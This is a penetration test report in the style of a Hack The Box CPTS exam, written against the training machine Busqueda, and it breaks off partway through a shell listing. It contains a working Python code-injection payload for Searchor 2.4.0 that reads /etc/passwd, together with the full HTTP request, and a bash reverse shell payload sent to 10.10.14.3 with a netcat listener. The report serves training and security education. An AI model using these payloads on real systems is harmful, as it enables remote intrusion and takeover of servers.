HACKTHEBOX

Penetration Test

HTB - Busqueda

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Busqueda

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Busqueda Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Busqueda ("Busqueda" herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Busqueda's internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Busqueda, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a "Black Box" approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Busqueda's externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Busqueda.

In Scope Assets

Host/URL/IP Address	Description
10.10.11.208	Busqueda

3.3 Assessment Overview and Recommendations

During the penetration test against Busqueda, Jan Mevius identified 6 findings that threaten the confidentiality, integrity, and availability of Busqueda's information systems. The findings were categorized by severity level, with 1 of the findings being assigned a critical-risk rating, 3 high-risk, 1 medium-risk, and 0 low risk. There were also 1 informational finding related to enhancing security monitoring capabilities within the internal network.

During the engagement, Jan Mevius identified and exploited a series of weaknesses that led to full administrative control over the target system. The assessment began with gaining initial access through a publicly exposed interface, followed by the discovery of insecure configurations and sensitive information disclosures, which were leveraged to escalate privileges.

These findings underscore the importance of adhering to secure development practices, maintaining proper access controls, and conducting routine security reviews to mitigate potential risks.

Busqueda should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization’s ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Busqueda provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 6 findings that pose a material risk to Busqueda's information systems. Jan Mevius also identified 1 informational finding that, if addressed, could further strengthen Busqueda's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **3 High**, **1 Medium** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Remote Code Execution via Searchor Query Parameter	21

#	Severity Level	Finding Name	Page
2	8.8 (High)	Command Injection via Relative Path Hijack (full-checkup.sh)	23
3	7.8 (High)	Privilege Escalation via Misconfigured Sudo Script (system-checkup.py)	25
4	7.6 (High)	Credential Reuse Across Services (Gitea → SSH)	26
5	6.6 (Medium)	Credential Disclosure via Exposed Git Configuration	27
6	0.0 (Info)	Exposed Application Version	28

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Busqueda the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. The tester began by scanning the system and found two open services: SSH (remote access) and a web server.
2. During the scan, a domain name was discovered and added to the tester's environment for easier access.
3. On the website, it was noted that the application was using a platform called Flask and a tool named Searchor, version 2.4.0.
4. The tester researched this tool and found that a newer version (2.4.2) had fixed a security issue in its command-line interface.
5. By reviewing the update, the tester identified that version 2.4.0 likely contained a serious vulnerability that could allow remote code execution.
6. The tester confirmed this by submitting custom input through the app's search function and analyzing the web request.
7. A test command was used to read a system file, confirming that code could be executed remotely on the server.
8. A follow-up command was used to open a connection back to the tester's system, giving them shell access.
9. The tester's system was listening and successfully received this connection, confirming control of the server.
10. A local scanning tool revealed that the application code contained a hidden configuration folder.
11. Inside this folder, the tester found a file containing cleartext credentials and a reference to another internal application.
12. The same credentials worked for accessing the server via SSH, allowing deeper access.
13. The tester then checked which administrative commands the compromised user could run and found a specific script allowed to be run with elevated privileges.
14. Running this script revealed it had the ability to check running containers, a sign of potential further access.
15. The script required two input values: a format and a container name.
16. Consulting official documentation, the tester found a compatible input format of json.


17. Using this knowledge, the tester re-ran the script and uncovered environment variables containing additional administrator credentials.
18. These credentials provided full access to a web-based code management platform.
19. Within this platform, the tester reviewed the script mentioned earlier, gaining further insight into how it worked.
20. One part of the script executed another script using a file name rather than a full path. This behavior was key.
21. Because it used a relative path, the tester realized it would run whatever matching file existed in the current working folder.
22. The tester created a malicious version of the expected script and placed it in a temporary folder.
23. A new connection listener was activated, waiting for privileged access.
24. The original script was then run from the temporary folder, causing it to execute the malicious version, and giving the tester full root-level control over the system.

Detailed reproduction steps for this attack chain are as follows:

The assessment began with an Nmap scan of the target host, which revealed two open ports:

- **Port 22 (SSH)**
- **Port 80 (HTTP)**

Inside this nmap scan a domain name is also mentioned and was added to the /etc/hosts file by the tester.




```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-25 11:34 CEST
Nmap scan report for busqueda.htb (10.10.11.208)
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://searcher.htb/
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/busqueda/deepscan.
```

Figure 1: Port scanning with nmap

Directory fuzzing and subdomain fuzzing did not yield anything useful, so the tester browsed to the webpage. In the footer it is mentioned that the site is powered by **Flask** and **Searchor 2.4.0**.




Home Services About Terms Privacy Policy

searcher.htb © 2023

Powered by Flask and Searchor 2.4.0

Figure 2: Services and version mentioned in footer

Researching Searchor on the official github page, the tester finds patch notes for version 2.4.2 that mentions fixing a vulnerability in the Searchor CLI.



github.com/ArjunSharda/Searchor/releases

Oct 31, 2022

ArjunSharda

v2.4.2f

6af2131

Compare


v2.4.2

- [VULNERABILITY] Patched a priority vulnerability in the Searchor CLI (check out the patch here)
- [ADDED] Added Pinterest search engine
- [ADDED] Added Docker to build and test Searchor

▸ Assets 2

Figure 3: Vulnerability fix in patch notes

By analyzing the commit history and difference between versions 2.4.0 and 2.4.2, it was discovered that an `eval()` statement was removed in favor of a safer alternative. This is a strong indicator that version 2.4.0 may be vulnerable to **remote code execution (RCE)** via user input.



removed eval from search cli method #130

Merged williamjaackson merged 2 commits into ArjunSharda:main from dan-pavlov:remove-eval-from-cli on Oct 31, 2022


```diff
@@ -29,9 +29,7 @@ def cli():
 @click.argument("query")
 def search(engine, query, open, copy):
     try:
-        url = eval(
-            f"Engine.{engine}.search('{query}', copy_url={copy}, open_web={open})"
-        )
+        url = Engine[engine].search(query, copy_url=copy, open_web=open)
         click.echo(url)
         searchor.history.update(engine, query, url)
         if open:
```

Figure 4: Reviewing the changes

The tester began interacting with the application's search functionality, intercepting requests via Burp Suite. The input parameter `query` was identified as a potential injection point. To test for code execution, the tester injected a payload designed to read the contents of `/etc/passwd`. The HTTP request was modified as follows:

```
'+%2b+__import__('os').popen('cat+/etc/passwd').read()+%2b+'
```

The response included the contents of the `/etc/passwd` file, confirming that the server is vulnerable to **command injection / RCE**.



```
POST /search HTTP/1.1
Host: searcher.htb
Content-Length: 85
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://searcher.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://searcher.htb/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

engine=Accuweather&query='+%2b+__import__('os').popen('cat+/etc/passwd').read()+%2b+'
```


```
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

https://www.accuweather.com/en/search-locations?query=root%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%
3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3A
games%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2F
nologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fv
ar%2Fspool%2Fuucp%3A%2Fusr%2Fsbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Awww-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%
0Abackup%3Ax%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3A39
%3Aircd%3A%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AGnats%20Bug-Reporting%20System%20%28admin%29%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnologin%0Anobody%3Ax%3A655
34%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A100%3A65534%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-network%3Ax%3A101%3A102%3Asystemd%20Networ
k%20Management%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-resolve%3Ax%3A102%3A103%3Asystemd%20Resolver%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnologin%0Amessag
ebus%3Ax%3A103%3A104%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Asystemd-timesync%3Ax%3A104%3A105%3Asystemd%20Time%20Synchronization%2C%2C%2C%3A%2Frun%2Fsystemd%3A%2Fusr%2Fsbin%2Fnol
ogin%0Apollinate%3Ax%3A105%3A1%3A%3A%2Fvar%2Fcache%2Fpollinate%3A%2Fbin%2Ffalse%0Asshd%3Ax%3A106%3A65534%3A%3A%2Frun%2Fsshd%3A%2Fusr%2Fsbin%2Fnologin%0Asyslog%3Ax%3A107%3A113%3A%3A%2Fhom
```

Figure 5: Response shows /etc/passwd contents

The tester then attempted to escalate the attack by crafting a **bash reverse shell** payload within the vulnerable query parameter. A Netcat listener was started on the attacker's host machine. Upon triggering the reverse shell payload, a shell connection was successfully received, granting remote access to the target system as the web server user.


```
'+%2b+__import__('os').popen('bash+-c+"bash+-i+>%26+/dev/tcp/10.10.14.3/1234+0>%261"').read()
+%2b+'
```



```
┌──(kali㉿kali)-[~/htb/boxes/busqueda]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
```

Figure 6: netcat listener started


After gaining shell access, the first flag was captured.



```
svc@busqueda:~$ ls -la
ls -la
total 36
drwxr-x--- 4 svc  svc  4096 Apr  3  2023 .
drwxr-xr-x 3 root root 4096 Dec 22  2022 ..
